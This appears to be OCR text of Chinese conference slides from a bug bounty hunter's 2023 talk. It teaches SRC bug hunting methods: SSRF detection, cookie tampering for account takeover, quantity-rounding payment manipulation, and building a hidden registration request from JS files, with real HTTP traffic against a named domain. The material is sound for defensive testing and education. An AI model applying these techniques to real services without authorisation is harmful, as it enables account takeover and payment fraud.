FCIS 2023

网络安全创新大会

如何在src中挖掘高危漏洞

钟北山

FREEBUF

About Me

自由职业，全职赏金猎人

2021年教育src网络安全专家

2022年百度应急响应中心年榜第八

2022年百度大学生挖洞比赛个人第二

2023年美团src年榜第五

2023年双十一保卫战师长

北山安全团队负责人

目录

从业务的方向挖掘逻辑漏洞

半回显ssrf的深入利用

SSRF（Server-Side Request Forgery，服务器端请求伪造）是一种网络安全漏洞，它使攻击者能够迫使服务器端的应用程序对攻击者控制的外部服务器进行HTTP请求。这种漏洞可以用来绕过防火墙，访问内网服务，进行端口扫描，甚至在某些情况下，执行远程代码


全回显：SSRF（Server-Side Request Forgery）漏洞中的“全回显”是指当服务器端应用程序执行了一个由攻击者控制的URL请求后，将该请求的完整响应（包括响应头和响应体）返回给攻击者。在这种情况下，攻击者不仅能够使服务器向一个由他们指定的目标发起请求，而且能够完整地看到这个请求的响应内容

半回显：攻击者只能看到对其控制的请求的部分响应，比如仅状态码或某些响应头。虽然信息有限，但在某些情况下仍可能足以进行有效的攻击

无回显：：攻击者不能直接看到他们发起的请求的任何响应。这种类型的SSRF更难以利用，因为攻击者缺乏直接的反馈来调整他们的攻击策略


ssrf挖掘技巧

插件autorepeater+burp自带的dnslog



技巧：利用这个组合可以自动化发现各种类型的ssrf，我们在挖掘ssrf的时候经常错过半回显ssrf或者不会继续深入的利用

burp自带的dnslog



cookie的缺陷

网站的安全性是一个复杂的领域，涉及多个组件和因素。Cookie是其中的一个重要组件，它们经常被用作会话管理和用户身份验证的机制。如果攻击者能够获得或预测一个用户的cookie，他们可能就可以冒充该用户访问网站

存储缺陷：
非持久性：某些类型的Cookies（如会话Cookies）在浏览器关闭时就会消失，这限制了它们的使用范围。

易于修改：由于存储在客户端，Cookies容易被用户或攻击者修改

会话劫持：如果Cookie中存储了会话标识（如会话ID），且未正确设置安全属性（如HttpOnly和Secure标志），则容易受到跨站脚本攻击（XSS）和会话劫持的威胁。

跨站点请求伪造（CSRF）：如果Cookie没有正确使用SameSite属性，它可能会在跨站点请求中发送，这可能导致CSRF攻击。

Cookie欺骗：用户或攻击者可能篡改存储在Cookie中的数据，如果应用程序未对这些数据进行适当的验证和过滤，可能导致安全风险。

cookie的缺陷

案例2

a用户


```
Cookie: Hm_lvt_badfe634f74d9ed8847f472cab9dfe8f=1682141254;
Hm_lpvt_badfe634f74d9ed8847f472cab9dfe8f=1682144937;
uid=9f8e59a90249ab49705f7899b29665a4; unique=72c4627266850 20c3d59884209efb6c6;
usreinfo11699982=%7B%22NAME%22%3A%22%5Cu624b%5Cu673a%5Cu7528%5Cu6237XhLB8%
22%2C%22UNAME%22%3A%22%5Cu624b%5Cu673a%5Cu7528%5Cu6237XhLB8%22%2C%22MO
BILE%22%3A%22135%2A%2A%2A%2320%22%2C%22EMAIL%22%3A%22%22%2C%22SIGN
%22%3A%22%22%2C%22MSG%22%3A0%2C%22SUBNUM%22%3A0%2C%22ICON%22%3A%2
2https%3A%5C%2F%5C%2Fcdn.upf.kline.123.com.cn%5C%2Fpublic%5C%2Fimages%5C%2Ftx-n
ormal.png%22%2C%22PREVIOUS_LOGIN_TIME%22%3A0%7D; ContributePR11699982=101;
_member=MNTjYd4IMNj2EY00NNDWkI00NN3jwhxhMNTTYZ5mONTTkk30NMXmzRmmiMYGvYmxn
YLzrknxIYkTjBmliMLmdQz%40%7C%5C%2F%7C%40OW1FbHxodHRwOi8vbWVtYmVyLjEyMy5jb2
0uY24vUHVibGljL2ltYWdlcy9tMS5qcGc%40%7C%5C%2F%7C%40; _uid=11699975;
usreinfo11699975=%7B%22NAME%22%3A%22%5Cu624b%5Cu673a%5Cu7528%5Cu6237s9mEI%
22%2C%22UNAME%22%3A%22%5Cu624b%5Cu673a%5Cu7528%5Cu6237s9mEI%22%2C%22MO
BILE%22%3A%22198%2A%2A%2A%2A1014%22%2C%22EMAIL%22%3A%22%22%2C%22SIGN
%22%3A%22%22%2C%22MSG%22%3A0%2C%22SUBNUM%22%3A0%2C%22ICON%22%3A%2
2https%3A%5C%2F%5C%2Fcdn.upf.kline.123.com.cn%5C%2Fpublic%5C%2Fimages%5C%2Ftx-n
ormal.png%22%2C%22PREVIOUS_LOGIN_TIME%22%3A0%7D;
CeleByUid11699975=%7B%22code%22%3A112%7D; ContributePR11699975=101
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

b用户

```
Cookie: Hm_lvt_badfe634f74d9ed8847f472cab9dfe8f=1682141254;
Hm_lpvt_badfe634f74d9ed8847f472cab9dfe8f=1682144987;
uid=ad2d6f0ac7b343ca0e95886f735c3865; unique=d3440ab8d2493cd9f8c954273c8a58d2;
ContributePR11699982=101; _uid=11699982;
usreinfo11699975=%7B%22NAME%22%3A%22%5Cu624b%5Cu673a%5Cu7528%5Cu6237s9mEI%
22%2C%22UNAME%22%3A%22%5Cu624b%5Cu673a%5Cu7528%5Cu6237s9mEI%22%2C%22MO
BILE%22%3A%22198%2A%2A%2A%2A1014%22%2C%22EMAIL%22%3A%22%22%2C%22SIGN
%22%3A%22%22%2C%22MSG%22%3A0%2C%22SUBNUM%22%3A0%2C%22ICON%22%3A%2
2https%3A%5C%2F%5C%2Fcdn.upf.kline.123.com.cn%5C%2Fpublic%5C%2Fimages%5C%2Ftx-n
ormal.png%22%2C%22PREVIOUS_LOGIN_TIME%22%3A0%7D; ContributePR11699975=101;
_member=MNTjYd4IMNj2EY00NNDWkI50MNXjwhxhMNTTYZ5mONTTkk40MMnmzRmmiMYGvYmxn
YLzrknxIYkTjBmliMLmdQY%40%7C%5C%2F%7C%40aExCOHxodHRwOi8vbWVtYmVyLjEyMy5jb2
0uY24vUHVibGljL2ltYWdlcy9tMS5qcGc%40%7C%5C%2F%7C%40;
usreinfo11699982=%7B%22NAME%22%3A%22%5Cu624b%5Cu673a%5Cu7528%5Cu6237XhLB8%
22%2C%22UNAME%22%3A%22%5Cu624b%5Cu673a%5Cu7528%5Cu6237XhLB8%22%2C%22MO
BILE%22%3A%22135%2A%2A%2A%2320%22%2C%22EMAIL%22%3A%22%22%2C%22SIGN
%22%3A%22%22%2C%22MSG%22%3A0%2C%22SUBNUM%22%3A0%2C%22ICON%22%3A%2
2https%3A%5C%2F%5C%2Fcdn.upf.kline.123.com.cn%5C%2Fpublic%5C%2Fimages%5C%2Ftx-n
ormal.png%22%2C%22PREVIOUS_LOGIN_TIME%22%3A0%7D;
CeleByUid11699982=%7B%22code%22%3A112%7D
```


cookie的缺陷

我们通过有效参数的选择发现memer
参数是决定性参数：




cookie的缺陷

同理我们选择不相同的地方进行爆破cookie参数，随后可以看见返回的数据发现改变，直接修改后即可登录账户




cookie的缺陷



案例三：这也是另一家的存储网盘，我们可以通过第一个案例的手法进行数据包分析

cookie的缺陷



通过有效性参数的选择我们发现参数subp和sup是有效参数，同理的对比后我们发现supb参数的规律，是用一个点来分割。

四舍五入

四舍五入

四舍五入”是处理小数的常见方法，但在金融场景中，不恰当的处理可能导致漏洞。这种漏洞，特别是在充钱或提现操作中，可能导致资金的损失或不正当的获利

四舍五入

但是在我们挖掘的时候，这个思路可以用于很多地方，比如我们购买商品的时候，或者是在需要消耗资源增加商品或者删除评论等地方的时候也可以利用四舍五入的技巧

四舍五入

我们可以看见当我们选择两个商品进行购买的时候，我们需要支付4298的金额，但是当我们抓数据包看见参数num=2时我们进行修改为1.5放包后，看看有什么画面产生

四舍五入

可以看见产品数量是2但是我们付款的金额却是3198，那么我们就可以进行1.5倍的价格购买两个商品


js的提取与利用

js 的提取与利用

后台的挖掘常用的手法就是爆破、弱口令、sql注入、抓包改包的思路，但是我在挖掘后台的时候，我喜欢进行查看系统的js，因为js里面经常隐藏着许多信息


js 的提取与利用

js文件查找有用信息：翻阅app.sasdasdasdasd.js这个文件的时候我们可以发现很多api接口的调用方法，其中有一个register接口，是一个组册的接口，我们尝试是否可以通过构造后，进行账户注册，进入后台




js 的提取与利用

通过js文件的构造，我们构造数据包后进行请求，可以发现返回包报错，缺少请求参数，继续查看js，发现要进行传入有效的参数才行，继续构造



js 的提取与利用

任意传入参数后，我们发现，数据包饭后了重要的信息，我们缺少的参数，他都会通过每一次的报错告知我们缺少什么参数，我们在一一进行构造




```
POST /api/register/user HTTP/1.1
Host:
Connection: close
Content-Length: 7
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.141 Safari/537.36
Content-Type: application/json
Origin:
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

{"a":1}
```

```
HTTP/1.1 500 Server Error
Date: Thu, 14 Jan 2021 08:30:46 GMT
Content-Type: application/json;charset=utf-8
Connection: close
Set-Cookie:
SESSION=d02f5ed6-827d-4a00-83e2-8a5ec8a4e889;Path=/;Domain=fclassroom.com;HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Access-Control-Allow-Origin: *
Content-Length: 822

{"errorNum":-65535,"errorArgs":[],"errorMsg":"服务错误：Could not read JSON:
Unrecognized field \"a\" (class com.nplus.app.fclassroom.pojo.UnionUserInfo), not
marked as ignorable (2 known properties: \"jkUserDetail\", \"user\"])\n at
[Source: HttpInputOverHTTP@7e96ec9f[c=7,q=0,[0]=null,s=STREAM]; line: 1, column:
7] (through reference chain: com.nplus.app.fclassroom.pojo.UnionUserInfo[\"a\"]);
nested exception is
com.fasterxml.jackson.databind.exc.UnrecognizedPropertyException: Unrecognized
field \"a\" (class com.nplus.app.fclassroom.pojo.UnionUserInfo), not marked as
ignorable (2 known properties: \"jkUserDetail\", \"user\"])\n at [Source:
HttpInputOverHTTP@7e96ec9f[c=7,q=0,[0]=null,s=STREAM]; line: 1, column: 7]
(through reference chain:
com.nplus.app.fclassroom.pojo.UnionUserInfo[\"a\"])","detail":null}
```

js 的提取与利用

通过一次有一次的报错后，我们成功构造出完整的数据包成功组册账户，进行登录进入后台




```
POST /api/register/user HTTP/1.1
Host: [redacted]
Connection: close
Content-Length: 823
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.141 Safari/537.36
Content-Type: application/json
Origin: [redacted]
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

{"jkUserDetail":{"level":"4","openId":"4","unionId":"4","motto":"4","frozenTime":"4
","nickName":"www","hobby":"hahaha","loginName":"testaa","joinTime":"4999-04-04
22:22:22","avatar":"hahaha","source":"4","id":"4","email":"wwlw@qq.com","birthDay":
"4999-4-4","frozen":"4","mobile":"4","sex":"4","integral":"4","code":"4","phone":"4
","nativePlace":"4","avatarHd":"4","deleteFlag":"0","fullName":"4","type":"4"},"use
r":{"phoneState":"4","registDate":"4999-04-04
22:22:22","registAppId":"4","firstLoginTime":"4999-04-04
22:22:22","name":"testaa","lastPasswordResetDate":"2099-04-04
22:22:22","emailState":"4","updateDate":"2099-04-04
22:22:22","password":"sadasdwd4","id":"4","source":"4","email":"1s","lastLoginTime"
:"2049-04-04
22:22:22","nick":"4","phone":"4","status":"4","field1":"2","field2":"4","field3":"
4","type":"4"}}
```

```
HTTP/1.1 201 Created
[redacted]
Content-Type: application/json;charset=utf-8
Connection: close
Set-Cookie:
SESSION=3f63aa93-324e-4398-a1a3-5186408fb08b;Path=/;Domain=fclassroom.com;HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers:
X-Requested-With,content-type,Content-Type,Accept,Authorization,X-Requested-With,x_
requested_with
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Content-Length: 430

{"success":true,"message":"成功","data":{"id":8,"loginName":"testaa","nickName":"ww
w","fullName":"4","birthDay":"4999-04-04","email":"wwlw@qq.com","sex":"4","phone":"
4","nativePlace":"4","hobby":"hahaha","motto":"4","mobile":"4","avatar":"hahaha","a
vatarHd":"4","code":"4","level":"4","source":"4","joinTime":"4999-04-04
22:22:22","openId":"4","unionId":"4","frozen":"4","deleteFlag":"0","integral":4,"ty
pe":"4","frozenTime":4}}
```

js 的提取与利用

进入后台后，没有数据，我们再次回到js文件，发现有的信息，在的时候我们口是没有是我们成功再去请求此是否又返回




js 的提取与利用


通过我们自己组册的账户，在去访问接口，我们可以看好成功返回用户信息。

js 的提取与利用

我们可以看见此接口上面user/7/这样的数据，那么通过前面返回的数据信息，我们可以猜测管理员id是1，那么我们user/1去修改密码是否可以修改管理的密码



js 的提取与利用



FCIS 2023

网络安全创新大会

THANKS

FREEBUF